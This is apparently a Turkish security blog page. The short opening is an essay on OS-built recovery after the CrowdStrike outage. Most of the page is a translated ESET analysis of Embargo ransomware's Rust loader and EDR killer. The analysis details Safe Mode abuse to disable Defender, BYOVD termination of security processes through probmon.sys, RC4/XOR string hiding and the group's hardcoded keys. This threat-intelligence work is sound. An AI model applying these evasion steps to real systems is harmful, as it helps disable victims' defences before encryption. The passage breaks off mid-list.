Bir üçüncü taraf yazılım paketi her güncellendiğinde ve cihazın temel işleyişinde bir ayarlama yaptığında işletim sistemine kaydolmak için önyükleme işlemi sırasında gerekli olan yeni veya değiştirilmiş bir dosya yüklerse dosya veya durum üzerine yazılmak yerine bir kopyası oluşturulur. Teorik olarak, bir sonraki açılışta cihaz BSOD durumuna düşerse ilk görev olarak cihazın bir önceki açılışta doğru başlatılıp başlatılmadığı kontrol edilebilir ve kullanıcıya güncellemeyi kaldırarak değiştirilen dosyayı veya durumu önceki sürümle kurtarma seçeneği sunulabilir. Aynı senaryo çekirdek moduna erişimi olan tüm üçüncü parti yazılımlar için de kullanılabilir.
İşletim sistemi tarafından yönetilen bu tür bir kurtarma için halihazırda bir örnek bulunmaktadır. Yeni bir ekran sürücüsü yüklendiğinde ancak önyükleme işlemi sırasında doğru şekilde başlatılamadığında hata yakalanır ve işletim sistemi otomatik olarak varsayılan bir duruma geri döner ve tüm ekranlarla çalışan çok düşük çözünürlüklü bir sürücü sunar. Bu senaryonun siber güvenlik ürünleri için geçerli olmadığı açıktır çünkü varsayılan bir durum yoktur ancak güncellemeden önce önceki bir çalışma durumu olabilir.
Tüm üçüncü taraf yazılımlar için işletim sisteminde yerleşik bir kurtarma seçeneğinin bulunması, her bir yazılım satıcısının kendi çözümünü geliştirmesine bel bağlamaktan daha etkili olacaktır. Elbette, mekanizmanın çalışmasını ve kötü niyetli kişiler tarafından istismar edilmemesini sağlamak için işletim sistemi ve üçüncü taraf yazılım satıcıları arasında istişare ve iş birliği yapılması gerekecektir.
Böyle bir çözüm geliştirmek için gereken ağır işleri (gereğinden fazla) basitleştirmiş olabileceğimi de kabul ediyorum ancak yine de binlerce yazılım geliştiricinin kendi sistem kurtarma yöntemlerini oluşturmaya çalışmasından daha sağlam olacaktır. Nihayetinde bu, sistem direncini artırma ve hatalı CrowdStrike güncellemesinin tetiklediği gibi yaygın kesintileri önleme yolunda uzun bir yol kat edebilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Sistem Dayanıklılığı
---
### [Embargo fidye yazılımı: Rock'n'Rust](https://antivirus.com.tr/embargo-fidye-yazilimi-rocknrust/)
**Published:** Ekim 31, 2024
**Author:** ESET
**Excerpt:** Acemi fidye yazılımı grubu Embargo, Rust tabanlı yeni bir araç setini test ediyor ve dağıtıyor
**Content:**
*Acemi fidye yazılımı grubu Embargo, Rust tabanlı yeni bir araç setini test ediyor ve dağıtıyor*
ESET araştırmacıları, Embargo fidye yazılımının dağıtımına yol açan yeni Rust tabanlı araçlar keşfetti. Embargo, fidye yazılımı sahnesinde nispeten yeni bir oyuncu ve ilk olarak ESET tarafından Haziran 2024’te gözlemlendi. Yeni araç seti, ESET tarafından sırasıyla MDeployer ve MS4Killer olarak adlandırılan bir yükleyici ve bir EDR katilinden oluşuyor. MS4Killer, her kurbanın ortamı için özel olarak derlendiği ve yalnızca seçilen güvenlik çözümlerini hedef aldığı için özellikle dikkat çekicidir. Her iki araç da Embargo grubunun fidye yazılımlarını geliştirmek için tercih ettiği dil olan Rust ile yazılmıştır.
**Bu blog yazısının kilit noktaları:**
- Embargo, Rust tabanlı yeni araçlar geliştiriyor ve test ediyor.
- Dağıtılan sürümlerdeki farklılıklar, hatalar ve arta kalanlar, bu araçların aktif olarak geliştirilmekte olduğunu göstermektedir.
- Tehdit aktörü, güvenlik çözümlerini devre dışı bırakmak için Güvenli Mod’u kötüye kullanır.
- Embargo, araçlarını her kurbana göre ayrı uyarlamaktadır.
## **Genel Bakış**
Temmuz 2024’te, tehdit aktörünün yeni araçlarını kullandığı ABD şirketlerini hedef alan fidye yazılımı olayları gözlemledik. Her izinsiz girişte gözlemlenen MDeployer ve MS4Killer sürümleri biraz farklıdır, bu da araçların aktif olarak geliştirildiğini göstermektedir. İlginç bir şekilde, tek bir izinsiz girişte MDeployer’ın iki farklı sürümünü tespit ettik, muhtemelen ilk başarısız denemeden sonra değiştirildi.
Bu blog yazısı MDeployer ve MS4Killer’ın analizine ve Embargo fidye yazılımının yürütülmesinden önceki faaliyetlere odaklanmaktadır. MDeployer, MS4Killer ve Embargo fidye yazılımlarının dağıtımı için kullanılan kötü amaçlı bir yükleyicidir. MS4Killer, kurbanın makinesinde çalışan güvenlik ürünlerini devre dışı bırakmak için savunmasız bir sürücüyü kötüye kullanan bir EDR katilidir.
## **Embargo**
ESET telemetrisinde ilk kez Haziran 2024’te gözlemlenen Embargo, [Mayıs 2024](https://www.bleepingcomputer.com/news/security/largest-non-bank-lender-in-australia-warns-of-a-data-breach/)‘te kamuoyunun karşısına çıktı. Grup, yüksek profilli hedefleri başarıyla ihlal etmenin yanı sıra, fidye yazılımı yükü için seçtiği programlama dili nedeniyle de dikkat çekti. Embargo, platformlar arası bir programlama dili olan Rust’ı seçerek hem Windows hem de Linux’u hedefleyen daha çok yönlü fidye yazılımlarının geliştirilmesine olanak sağladı. BlackCat ve Hive’dan sonra Embargo da Rust’ta fidye yazılım yükleri geliştiren bir başka grup.
Çalışma tarzına bakıldığında Embargo’nun iyi kaynaklara sahip bir grup olduğu görülüyor. Kurbanlarla iletişim kurmak için kendi altyapısını kuruyor (**Şekil 1**) ama aynı zamanda Tox üzerinden iletişime de izin veriyor. Grup, çifte şantaj kullanarak kurbanlara ödeme yapmaları için baskı yapıyor ve çalınan verileri sızıntı sitesinde yayımlıyor. [Grup üyesi olduğu iddia edilen](https://www.suspectfile.com/embargo-ransomware-group-the-interview/) bir [kişiyle yapılan röportajda](https://www.suspectfile.com/embargo-ransomware-group-the-interview/), grup temsilcisi iştirakçiler için temel bir ödeme planından bahsetmekte ve grubun RaaS (hizmet olarak fidye yazılımı) sağladığını öne sürmektedir. [BlackC](https://www.justice.gov/opa/pr/justice-department-disrupts-prolific-alphvblackcat-ransomware-variant)[at](https://www.justice.gov/opa/pr/justice-department-disrupts-prolific-alphvblackcat-ransomware-variant) ve [LockBit](https://www.nationalcrimeagency.gov.uk/the-nca-announces-the-disruption-of-lockbit-with-operation-cronos) gibi kötü şöhretli grupları etkileyen son kolluk kuvvetleri aksaklıkları, RaaS alanında bazı yeniden yapılanmaları tetikledi. Küresel RaaS ortamındaki bu değişiklikler sofistike yeni bir aktörün ortaya çıkışını desteklemektedir. Grubun karmaşıklığı, tipik bir sızıntı sitesinin varlığı ve grubun iddiaları göz önüne alındığında Embargo’nun gerçekten de RaaS sağlayıcısı olarak faaliyet gösterdiğini varsayıyoruz.
Şekil 1 Embargo Sızıntı sitesindeki hakkında sayfası
Temmuz 2024 olayları sırasında gözlemlediğimiz Embargo fidye yazılımı yükleri bu özellikleri paylaşmaktadır:
- Embargo fidye yazılımı fidye notunu bıraktı (**Şekil 2**) şifrelenmiş her dizinde HOW\_TO\_RECOVER\_FILES.txt adlı bir dosya bulunur.
- Şifrelenmiş dosyalar, .b58eeb veya .3d828a gibi onaltılık karakterlerden oluşan rastgele altı harfli bir uzantı alır.
- Yükler IntoTheFloodAgainSameOldTrip muteksini oluşturur.
[Cyble](https://cyble.com/blog/the-rust-revolution-new-embargo-ransomware-steps-in/) araştırmacılarının daha önceki bir analizinde, yükler LoadUpOnGunsBringYourFriends muteksini yaratmıştı. Dikkat çekici bir şekilde, her iki muteks adı da popüler rock şarkılarının sözlerine dayanmaktadır. Analizimiz Cyble makalesinde bulunanlarla tutarlıdır.
Şekil 2 Embargo fidye notu
## **MDeployer**
MDeployer, Embargo’nun tehlikeye atılan ağdaki makinelere dağıtmaya çalıştığı ana kötü amaçlı yükleyicidir. Saldırının geri kalanını kolaylaştırarak fidye yazılımının yürütülmesine ve dosya şifrelemesine neden olur.
PE başlığının IMAGE\_EXPORT\_DIRECTORY bölümündeki ad alanına dayanarak, Embargo’nun bu aracı Deployer olarak adlandırdığını söyleyebiliriz. Bu nedenle, MDeployer – EMbargo Deployer olarak adlandırmaya karar verdik.
Ana amacı a.cache ve b.cache adlı iki şifrelenmiş dosyanın (bilinmeyen bir önceki aşama tarafından bırakılan) şifresini çözmek ve iki yükü çalıştırmaktır: MS4Killer ve Embargo fidye yazılımı.
- Önce b.cache dosyasından MS4Killer yükünün şifresini çözmeye çalışır, şifresi çözülmüş dosyayı praxisbackup.exe dosyasına bırakır ve çalıştırır.
- Ardından, a.cache’den şifresi çözülen, pay.exe olarak kaydedilen ve çalıştırılan fidye yazılımı yükü için de aynısını yapar.
- Fidye yazılımı sistemi şifrelemeyi bitirdiğinde MDeployer MS4Killer işlemini sonlandırır, şifresi çözülmüş yükleri ve MS4Killer tarafından bırakılan bir sürücü dosyasını siler ve son olarak sistemi yeniden başlatır.
MS4Killer’ın süresiz olarak çalışması beklenir ve MDeployer bunu WAIT\_TIMEOUT dönüş değerini bekleyen WaitForSingleObject API işlevini çağırarak doğrular. Olması gerektiği gibi çalışmıyorsa MDeployer sysmon exited early günlüğe kaydeder ve ikinci yükü çalıştırmadan çıkar. Bu blog yazısının ilerleyen bölümlerinde loglama konusunu ele alacağız.
Gördüğümüz tüm MDeployer sürümlerinde, her iki yükün şifresi de aynı kodlanmış RC4 anahtarı kullanılarak çözülmüştür – wlQYLoPCil3niI7x8CvR9EtNtL/aeaHrZ23LP3fAsJogVTIzdnZ5Pi09ZVeHFkiB.
MDeployer, yürütülmesi sırasında birden fazla dosya ile etkileşime girer. Anlamayı kolaylaştırmak için **Şekil 3 dosyalar arasındaki ilişkiyi gösterir.
**Şekil 3 MDeployer yürütme diyagramı**
Tablo 1** amaçlarını listeler.
Tablo 1. MDeployer tarafından manipüle edilen dosyalar
| **Path** | **Description** |
|---|---|
| **C:\\Windows\\Debug\\b.cache** | RC4-encrypted MS4Killer. |
| **C:\\Windows\\Debug\\a.cache** | RC4-encrypted Embargo ransomware. |
| **C:\\Windows\\praxisbackup.exe** | Decrypted MS4Killer. |
| **C:\\Windows\\Debug\\pay.exe** | Decrypted Embargo ransomware. |
| **C:\\Windows\\Debug\\fail.txt** | Log file. |
| **C:\\Windows\\Debug\\stop.exe** | Dummy file used for control flow. |
| **C:\\Windows\\Sysmon64.sys** | Legitimate vulnerable driver dropped by MS4Killer. |
## **Güvenli Mod kötüye kullanımı**
İncelediğimiz olaylar arasında DLL olarak dağıtıldığını gördüğümüz tek bir istisna dışında MDeployer bir EXE dosyası olarak derlenmiştir. DLL varyantı, güvenlik çözümlerini devre dışı bırakmak için ek yetenek içerir.
DLL yürütme akışına genel bir bakış için bkz. **Şekil 4**.
Şekil 4 DLL MDeployer yürütme akışı
İlk fark DLL yürütmesinin hemen başında ortaya çıkar, bu sürüm aslında stop.exe dosyasının var olup olmadığını kontrol eder. Bu dosyanın varlığı, MDeployer’ın geçmişte zaten çalıştırıldığı ve fidye yazılımı yükünü başarıyla dağıttığı ya da bir hatayla çıktığı anlamına gelir. Dolayısıyla dosya bulunursa yükleyici yalnızca temizleme rutinini yapar ve çıkar. EXE sürümlerinin stop.exe dosyasını oluşturduğunu ancak varlığını asla kontrol etmediğini unutmayın.
MDeployer’ın DLL sürümünün yaptığı bir sonraki şey, yönetici ayrıcalıklarıyla çalıştırılıp çalıştırılmadığını kontrol etmektir. Eğer değilse aynen EXE versiyonu gibi devam eder. Aslında, EXE sürümleri muhtemelen bu tek yürütme dalının kaynak kodu kullanılarak derlenmiştir.
Bununla birlikte yönetici ayrıcalıklarıyla çalıştırıldıysa yükleyici, seçilen güvenlik çözümlerini devre dışı bırakmak için kurbanın sistemini Güvenli Mod’da yeniden başlatmaya çalışır.
Windows işletim sisteminin bir tanılama modu olan Güvenli Mod, sistemi yalnızca minimum işlevsellikle çalıştırır. Bu nedenle, çoğu siber güvenlik önlemi ve koruması Güvenli Mod’da yürürlükte değildir, bu da tehdit aktörlerinin tespit edilmekten kaçınmak ve bunu istismar etmeleri için bir fırsat sağlar. [Bu teknik](https://attack.mitre.org/techniques/T1562/009) olgun fidye yazılımı grupları arasında bilinmektedir ve [2022 yılında Forbes](https://www.forbes.com/councils/forbestechcouncil/2022/03/31/safe-mode-is-a-growing-attack-surface-for-bad-actors/) tarafından bildirildiği üzere geçmişte istismar edilmiştir.
Güvenlik devre dışı bırakma işlevi iki adımda gerçekleşir.
## **Adım 1**
İlk adımın amacı sistemi Güvenli Mod’da yeniden başlatmaktır. Yükleyici bunu Windows komut satırı araçları bcdedit, sc ve reg ‘in bir kombinasyonunu kullanarak gerçekleştirir:
- Güvenli Mod’u varsayılan önyükleme modu olarak ayarlar,
- Güvenli Mod’da Windows Defender’ı devre dışı bırakır,
- Sistem Güvenli Mod’da yeniden başlatıldıktan sonra yükleyiciyi çalıştıran irnagentd adlı bir hizmet oluşturur ve
- Sistemi yeniden başlatır.
Yükleyici tarafından çalıştırılan komutların tam listesi için *MDeploye* tarafından kullanılan komutlar bölümüne bakınız.
## **Adım 2**
Güvenli Mod’a girdikten sonra yükleyici, kurulum dizinlerini yeniden adlandırarak seçilen güvenlik araçlarını devre dışı bırakır ve ardından Embargo fidye yazılımı yükünü çalıştırır.
Bundan sonra, bir “Güvenli Mod temizliği” yapar; şifresi çözülmüş fidye yazılımı dosyası pay.exe’yi siler, çift şifrelemeyi önlemek için kontrol akışı dosyası stop.exe’yi oluşturur, kalıcılık hizmeti irnagentd’yi siler ve sistemi normal moda geri döndürür.
## **BAT engelleyici**
Olaylardan birinde, DLL yükleyicinin BAT betiği olarak uygulanan ekstra işlevselliğini de gördük. Bu betik tek bir güvenlik çözümünü hedef almaktadır; bu makalenin ilerleyen bölümlerinde tekrar karşılaşacağınız bir konu. Bir kalıcılık hizmeti olan irnagentd yardımıyla Güvenli Mod’da yeniden başlatma ve ardından yüklü güvenlik yazılımının kurulum dizinini yeniden adlandırma tekniğinin aynısını kullanmıştır. Hatta kontrol akışı için aynı stop.exe dosyasını kullanmış ve hata mesajlarını fail.exe (MDeployer’da fail.txt) dosyasına kaydetmiştir.
Bu da yine Embargo’nun araçlarını her bir mağdurun ortamına uyacak şekilde değiştirdiğini göstermektedir.
## **Günlük kaydı**
MDeployer herhangi bir hatayla karşılaşırsa hata mesajlarını fail.txt dosyasına kaydeder ve ardından stop.exe dosyasını oluşturur.
Saldırganın günlük mesajlarında ayırt ettiği dört aşama vardır ve her birinde hataları günlüğe kaydetmek için farklı bir önek kullanırlar:
- \[dec\] – yük şifresi çözme,
- \[exec\] – fidye yazılımı yürütme,
- \[execk\] – MS4Killer uygulaması ve
- \[kler\] – MS4Killer çalıştırma (bu önek MS4Killer beklenmedik şekilde çıktığında kullanılır).
DLL sürümünde, EXE sürümlerine kıyasla ek günlük mesajı önekleri vardır:
- \[sc\], \[sc delete\] – irnagentd hizmetini oluşturma veya silme,
- \[reg\], \[reg-del\] – Windows kayıt defterinin değiştirilmesi ve
- \[setsb\] – bir sonraki yeniden başlatmada Güvenli Mod’u ayarlamak için bcdedit.exe komut satırı aracını kullanma.
## **Temizleme**
MDeployer, farklı durumlarda başlatılan bir temizleme rutininin çeşitli varyantlarına sahiptir. Bu, yükleyici fidye yazılımı yükünü başarıyla yürüttükten sonra ve ayrıca yükleyicinin yürütülmesi sırasında herhangi bir hatayla karşılaşıldığında gerçekleşir.
Temizleme sırasında yükleyici MS4Killer sürecini sonlandırır, şifresi çözülmüş yükleri ve MS4Killer tarafından bırakılan savunmasız sürücüyü siler ve stop.exe akış kontrol dosyasını oluşturur.
Temizleme rutininin stop.exe’nin varlığı tarafından istenmesi durumunda, MDeployer kendi PE dosyasını da siler.
Son olarak, shutdown -r -f -t 00 çağrısını yaparak sistemi yeniden başlatır.
## **Yürütme**
Gözlemlenen tüm durumlarda, yükleyicinin kalıcılığı zamanlanmış bir görev olan Perf\_sys (**Şekil 5**), zaten yükseltilmiş bir sistem kullanıcısı olan BITCH\\Administrator tarafından oluşturulmuştur.
Şekil 5 BITCHAdministrator tarafından zamanlanmış görev Perf sys yükleyiciyi çalıştırıyor
Vakalardan birinde, MDeployer’ın yürütülmesine yol açan bir PowerShell betiği de topladık. Komut dosyası [WinRM-fs](https://github.com/WinRb/winrm-fs/blob/fc98d6d182f966f2bf803f6fbfa7c99ac88ccebb/lib/winrm-fs/core/file_transporter.rb#L496) tarafından kullanılana oldukça benziyordu, bu nedenle Embargo’nun yükleyiciyi korumasız bir makineden teslim etmek için bu veya benzer bir araç kullandığını varsayıyoruz.
## **Aktif geliştirme**
Şu ana kadar gördüğümüz yükleyici örneklerinde, grubun araçlarının hala aktif geliştirme aşamasında olduğunu ve “üretime hazır” olmadığını gösteren birkaç tutarsızlık ve “dağınık kontrol akışı” örneği var.
MDeployer’ın MS4Killer tarafından düşürülen savunmasız sürücüyü silmesi özellikle ilginçtir çünkü bu iki aracın birlikte geliştirildiğini göstermektedir. Yine de işlevsellikte kısmi bir örtüşme var; hem MS4Killer hem de MDeployer’ın DLL sürümü güvenlik çözümlerini devre dışı bırakmaya çalışıyor.
Yükleyicinin yük dosyalarını sildikten hemen sonra bunlardan birini çalıştırmaya çalışması nadir görülen bir durum değildir. Bkz. **Şekil 6** MDeployer’ın temizleme işlevini çağırdığı ve bu sırada pay.exe’nin silindiği ancak daha sonra aynı dosyayı çalıştırmaya çalıştığı yer.
Şekil 6 IDA Proda MDeployer vurgulanan bölüm silme işleminden sonra yürütme girişimini gösterir
Aslında, gördüğümüz yükleyicinin DLL sürümü, tamamen çalışmasını engelleyen birkaç hata içeriyor. Bu, tek bir olayda yükleyicinin birden fazla sürümünün kullanıldığını görmemizin nedenini açıklayabilir, tehdit aktörü muhtemelen bu sorunları ilerledikçe öğrenir ve daha sonra anında uyum sağlamak zorunda kalır.
## **MS4KIller**
MS4Killer, Bring Your Own Vulnerable Driver (BYOVD) olarak bilinen tekniği kullanarak güvenlik ürünü süreçlerini sonlandıran tipik bir savunma kaçınma aracıdır. Yükleyiciye benzer şekilde Rust dilinde yazılmıştır. MS4Killer’ın GitHub’da yayımlanan ve yine Rust dilinde yazılmış bir kavram kanıtı (POC) olan [s4killer](https://github.com/gavz/s4killer)‘dan büyük ölçüde esinlendiğine inanıyoruz. Bu mevcut POC ile olan benzerlik nedeniyle bu aracı EMbargo s4killer’ın kısaltması olan MS4Killer olarak adlandırıyoruz.
## **İşlevselliğin genişletilmesi**
[s4killer](https://github.com/gavz/s4killer/) çalışan bir süreci seçmek ve çekirdekten sonlandırmak için tasarlanmıştır. Bunu, [global](https://github.com/gavz/s4killer/blob/main/src/driver.rs) bir değişkende (.rdata bölümü derlenmiş kodda) saklanan savunmasız bir sürücüyü yükleyerek ve kötüye kullanarak yapar. Sonlandırılacak sürecin PID’si s4killer’a bir program argümanı olarak aktarılır. Sonlandırma, [minifilter API’](https://learn.microsoft.com/en-us/windows/win32/api/fltuser/)sinden FilterConnectCommunicationPort ve FilterSendMessage aracılığıyla gerçekleştirilir.
Embargo, POC işlevselliğini aşağıdaki özelliklerle genişletti:
- MS4Killer sonsuz bir döngü içinde çalışır ve sürekli olarak çalışan işlemleri tarar.
- Öldürülecek süreç adlarının listesi ikili dosyada sabit kodlanmıştır.
- Gömülü sürücü blobu RC4 kullanılarak şifrelenir.
- İkili dizeler basit XOR kullanılarak şifrelenir, yani günlük mesajları, işlem adları ve sürücü şifre çözme için kullanılan RC4 anahtarı.
- Süreç sonlandırma aşamasında, MS4Killer kendisini bir alt süreç olarak ortaya çıkarır ve öldürülecek sürecin PID’sini bir argüman olarak iletir.
- İşlem tarama ve işlem sonlandırma, Rust için bir veri paralelliği kütüphanesi olan [Rayon](https://github.com/rayon-rs/rayon) kullanılarak birden fazla iş parçacığına bölünmüştür.
## **BYOVD**
BYOVD, bir tehdit aktörünün çekirdek düzeyinde kod yürütme elde etmek için imzalı, savunmasız çekirdek sürücülerini kötüye kullandığı [iyi bilinen bir tekniktir](https://www.welivesecurity.com/2022/01/11/signed-kernel-drivers-unguarded-gateway-windows-core/). Fidye yazılımı iştirakleri, saldırıya uğrayan altyapıyı koruyan güvenlik çözümlerini kurcalamak için genellikle tehlikeye atma zincirlerine BYOVD araçlarını dahil eder. Güvenlik araçlarını devre dışı bıraktıktan sonra, iştirakçiler fidye yazılımı yükünün tespit edilip edilmeyeceği konusunda endişelenmeden yükü çalıştırabilir.
Bu özel durumda, MS4Killer eski ve savunmasız bir mini filtre sürücüsünü kötüye kullanmaktadır: [probmon.sys](https://www.virustotal.com/gui/file/023d722cbbdd04e3db77de7e6e3cfeabcef21ba5b2f04c3f3a33691801dd45eb), sürüm 3.0.0.4 (**Şekil 7**), *ITM System Co.,LTD’*den zaten iptal edilmiş bir sertifika tarafından imzalanmıştır. Sürücü MS4Killer ikili dosyasına RC4 ile şifrelenmiş bir blob olarak gömülüdür. ITW’nin bu sürücüyü kötüye kullandığını Microsoft’a bildirdik.
Şekil 7 İstismar edilen probmonsys sürücüsünün öznitelikleri
## **Dize şifre çözme**
MS4Killer ikili dosyadaki gömülü dizeleri gözlerden saklamak için şifreleme kullanır: Özellikle günlük mesajı dizelerini, gömülü sürücünün şifresini çözmek için kullanılan RC4 anahtarını ve sonlandırılacak işlem adlarının listesini XOR’lar. Şekil 8** Windows OpenProcessToken API’sinin çağrıldığı bir günlük iletisi şifre çözme örneğini gösterir. İşlev başarısız olursa kullanıcı tanımlı bir işlev (xor\_str olarak yeniden adlandırılmış **Şekil 8**) XORlanmış dizenin şifresini çözer ve sonucu \[-\] OpenProcessToken,referans olarak aktarılan ilk argümanına saklar. Şifresi çözülen dize, hata bilgileriyle birlikte standart çıkışa yazılır.
Şekil 8 OpenProcessToken API çağrısından sonra günlük mesajının şifresini çözme
## **probmon.sys yükleniyor**
Daha önce de belirtildiği gibi, meşru savunmasız sürücü, MS4Killer ikili dosyasına RC4 şifreli bir blob (FGFOUDa87c21Vg+cxrr71boU6EG+QC1mwViTciNaTUBuW4gQbcKboN9THK4K35sL anahtarı kullanılarak) olarak gömülmüştür ve bu blob da XOR şifrelidir. MS4Killer’ın savunmasız sürücüyü bıraktığı iki farklı dosya yolu gözlemledik:
- C:\\Windows\\System32\\drivers\\Sysprox.sys (**Şekil 9**)
- C:\\Windows\\Sysmon64.sys
Şekil 9 Güvenlik açığı bulunan probmonsys sürücüsünün şifresinin çözülmesi ve bırakılması
Sürücü yüklemesi [s4killer](https://github.com/gavz/s4killer/blob/main/src/main.rs) ile uyumludur:
1. Aygıt sürücülerinin yüklenmesi ve boşaltılması için gerekli SeLoadDriverPrivilege’ın etkinleştirilmesi,
